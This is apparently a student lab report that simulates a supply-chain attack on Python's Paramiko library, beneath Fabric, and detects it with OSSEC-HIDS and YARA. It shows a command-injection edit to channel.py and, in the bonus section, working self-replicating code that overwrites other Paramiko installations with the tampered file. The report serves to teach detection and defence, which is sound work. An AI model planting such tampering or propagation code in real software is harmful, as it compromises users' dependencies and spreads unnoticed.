Systems and Services Security
Assignment 4 : Supply-Chain Malware Detection

Due by: 29/11/2025
Instructor: Sotirios Ioannidis, **TA:** Despoina Antonakaki

Gravalos Georgios - Angelos , 2021030001
Kerimi Rafaela-Aikaterina , 2021030007

Introduction

The purpose of this assignment was to simulate a supply-chain attack in Python and detect it using OSSEC-HIDS and YARA. We tampered with a trusted dependency (Paramiko) used indirectly by another library (Fabric). The user installs Fabric, which in turn depends on Paramiko, therefore we can perform the supply-chain attack by altering Paramiko's code.

Execution

Initially, we created an isolated Python venv, and installed Fabric. This automatically pulled Paramiko as a dependency.

We also set up and tested an SSH server so that Fabric could establish an SSH connection to localhost and execute remote commands.
The very simple test we ran to verify that fabric works was `test.py` :

```
from getpass import getpass
from fabric import Connection

password = getpass("Enter password: ")

c = Connection(
    "giosthspanagias@localhost",
    connect_kwargs={"password": password},
)

result = c.run("echo Running on local")
print(result)
```

This test is important because that's the same one we use right below to test the injection of a "bad" command into Paramiko.

Upon inspecting Fabric's source code, we identified that it relies on Paramiko for SSH internally, and that Fabric's `Connection.run()` triggers Paramiko's `Channel.exec_command()` in the file **channel.py**. This meant that we then knew where we could inject a "bad command" and propagate it from Paramiko, to

Fabric.
`exec_command()` is as such:

```
def exec_command(self, command):
    m = Message()
    m.add_byte(cMSG_CHANNEL_REQUEST)
    m.add_int(self.remote_chanid)
    m.add_string("exec")
    m.add_boolean(True)
    m.add_string(command)
    self._event_pending()
    self.transport._send_user_message(m)
    self._wait_for_event()
```

where the `command` variable is the command to be executed. Therefore, to inject our "bad" command, we simply had to modify the command:
`command = command + ' && echo "you are PWNED!"'`

So, we ran `test.py` again, and we verified that the injection of the bad command was successful.

```
(venv) giosthspanagias@sundaySchool:~/Documents/compSec4$ python3 test_fabric.py
Enter your WSL password:
Running on local
you are PWNED!
Command exited with status 0.
```

We also implemented the quine, which will be shown at the end of the report, right after Yara.

OSSEC-HIDS

We installed OSSEC-HIDS in `/home`, and then added our directory to the `syscheck` block in the OSSEC config file (`/var/ossec/etc/ossec.conf`) as such:

```
<syscheck>
<!-- Frequency that syscheck is executed - default to every 22 hours -->
<frequency>79200</frequency>
<!-- Directories to check (perform all possible verifications) -->
<directories check_all="yes" realtime="yes">/home/giosthspanagias/
Documents/compSec4/venv/lib/python3.12/site-packages/paramiko</directories>
........
```

where **check_all="yes"** means to check anything about the files, whether that be size, permissions, ownership, modification time, and especially cryptographic hashes which we used to confirm that the bad command has been injected. **realtime="yes"** means that OSSEC can listen for changes to files instantly, instead of waiting for the scheduled scans (which are done every 22 hours by default, as defined in frequency).
Having done the above, we tested whether OSSEC actually alerts us when a change is done in files inside the directories we added in the config file. We simply added a dummy comment in the bottom of the **channel.py** file (which is crucial in the fabric-paramiko communication as mentioned above), and confirmed that OSSEC did notice the change and did alert us.

From the log:

```
Integrity checksum changed for: '/home/giosthspanagias/Documents/compSec4/venv/lib/python3.12/site-packages/paramiko/channel.py'
Size changed from '49283' to '49278'
Old md5sum was: '33c0f9ffeef12813f13f821686ff8ed2'
New md5sum is : 'ae955053eef665d4ad79e5b8c7f3a099'
Old sha1sum was: 'fcaefc79b673e33cd1977b1854beeca4661d078c'
New sha1sum is : 'b9a3211c3913626a47182e63299281269e3d6fe0'
What changed:
247c247
<         command = command + ' && echo "you have been PWNED"'
---
>         command = command + ' && echo "you are PWNED!"'
```

We also checked with syscheck_control to verify that the modification was caught:

```
giosthspanagias@sundaySchool:~/Documents$ sudo /var/ossec/bin/syscheck_control -i 000 -f /home/giosthspanagias/Documents/compSec4/venv/lib/python3.12/site-packages/param
iko/channel.py

Integrity checking changes for local system 'sundaySchool - 127.0.0.1':
Detailed information for entries matching: '/home/giosthspanagias/Documents/compSec4/venv/lib/python3.12/site-packages/paramiko/channel.py'

2025 Nov 22 18:15:18,0 - /home/giosthspanagias/Documents/compSec4/venv/lib/python3.12/site-packages/paramiko/channel.py
File added to the database.
Integrity checking values:
   Size: 49271
   Perm: rw-rw-r--
   Uid:  1000
   Gid:  1000
   Md5:  f5a3e95cadba69055b3731bf3b1fa721
   Sha1: 32ada09af2520eff685a281ca9f5b5ac47ce629e

2025 Nov 23 02:13:00,0 - /home/giosthspanagias/Documents/compSec4/venv/lib/python3.12/site-packages/paramiko/channel.py
File changed. - 1st time modified.
Integrity checking values:
   Size: >49330
   Perm: rw-rw-r--
   Uid:  1000
   Gid:  1000
   Md5:  >3a59964f30d0de5557a861d6f397874a
   Sha1: >bf08ba83dc609f1163d299716ceed798d431f61a
```

Yara

We set up Yara, confirmed installation of v4.5.5 as shown in the assignment prompt.

```
(venv) giosthspanagias@sundaySchool:~/yara-4.5.5$ which yara
/usr/local/bin/yara
(venv) giosthspanagias@sundaySchool:~/yara-4.5.5$ yara --version
4.5.5
```

First, we tested the example shown in the prompt. We created a Yara test file `test.yara`, then created the directory `my_precious_dir/` containing the file `lyrics.txt` with the string "I'm bad" that is supposed to trigger the test. Yara succesfully detected the string inside the file.


```
giosthspanagias@sundaySchool:~/Documents/compSec4$ yara -r test.yara my_precious_dir
test_rule my_precious_dir/lyrics.txt
```

We then added another rule to this file, to detect the alteration we made in channel.py:

```
rule detect_pwned {
meta:
    description = "detect bad code inside channel.py"
strings:
    $a = "pwned"
    $b = "PWNED"
```

```
    condition:
        $a or $b
}
```

As we would've hoped, the detection was successful. Yara detected the bad command not only in channel.py, but also in the compiled python bytecode.



Quine (bonus)

Having to implement a quine that will hijack and infect other Paramiko installations to print the "you are PWNED!" command, we once again modified the `paramiko/channel.py`.
We added this function to the very top of the file:

```
def _infect_other_paramiko():
this_file = os.path.abspath(__file__)
try:
    with open(this_file, "r") as f:
        me = f.read()
except Exception:
    return

home = os.path.expanduser("~")
for root, dirs, files in os.walk(home):
    if "paramiko" not in root:
        continue
    if "channel.py" not in files:
        continue

    target = os.path.join(root, "channel.py")
    if os.path.abspath(target) == this_file:
        continue

    try:
        with open(target, "r") as f:
            content = f.read()
        if 'you are PWNED' in content:
            continue

        with open(target, "w") as f:
            f.write(me)
    except Exception:
        pass
```

This code loads the entire channel.py into the var "me", and recursively walks every folder starting from Home ~. It searches only for other paramiko folders and channel.py files inside of them (excepting ours, the one who originally called the replication).
Once a channel.py file has been found inside a paramiko directory, it checks whether it has been infected yet. If not, it writes the entire variable "me" inside that channel.py, effectively overwriting the entire healthy channel.py, with our infected channel.py.
That is how the circle of infection was accomplished.

We created a dummy directory inside our project directory, `compSec4/paramiko_clone`, and we copied the entire paramiko directory from our venv inside it, and deleted all the malicious commands in channel.py, restoring it to its original state, so that we can infect it with the quine.
From our venv, we called the infected channel.py, which started executing the process we just described above.
In order to check whether or not we succeeded, we checked with Yara.

```
giosthspanagias@sundaySchool:~/Documents/compSec4$ yara -r test.yara . || grep paramiko paramiko_clone
detect_pwned ./paramiko_clone/__pycache__/channel.cpython-312.pyc
detect_pwned ./test.yara
detect_pwned ./ossec_log.txt
detect_pwned ./paramiko_clone/channel.py
detect_pwned ./venv/lib64/python3.12/site-packages/paramiko/channel.py
detect_pwned ./venv/lib64/python3.12/site-packages/paramiko/__pycache__/channel.cpython-312.pyc
detect_pwned ./venv/lib/python3.12/site-packages/paramiko/channel.py
detect_pwned ./venv/lib/python3.12/site-packages/paramiko/__pycache__/channel.cpython-312.pyc
```

The quine succeeded in infecting another paramiko installation.

Mitigation Strategies

In a real system, we could prevent such attacks by implementing these strategies:

Dependency Integrity Verification: Enforce cryptographic hash pinning within dependency management configurations (e.g., the requirements.txt we use with Docker). This mechanism validates that the package we download is mathematically identical to the known trusted version. By verifying checksums during installation, the system automatically rejects any tampered or malicious packages, even those masking with legitimate version numbers.

Software Composition Analysis (SCA): Integrate automated SCA tools directly into the Continuous Integration/Continuous Deployment (CI/CD) pipeline to audit third-party code. These tools continuously scan project dependencies against global threat intelligence databases, allowing security teams to identify and block libraries containing known vulnerabilities or reported malicious indicators before they are ever deployed.

Runtime Behavioral Monitoring: Implement dynamic analysis tools that observe the application's behavior throughout execution. They use kernel-level tracing to intercept syscalls in real time. By enforcing behavioral baselines, they can detect and block anomalies (such as legitimate Python process unexpectedly spawning a shell instance or attempting to overwrite read-only library file), thus neutralizing the malware's payload even if it bypasses the initial detection.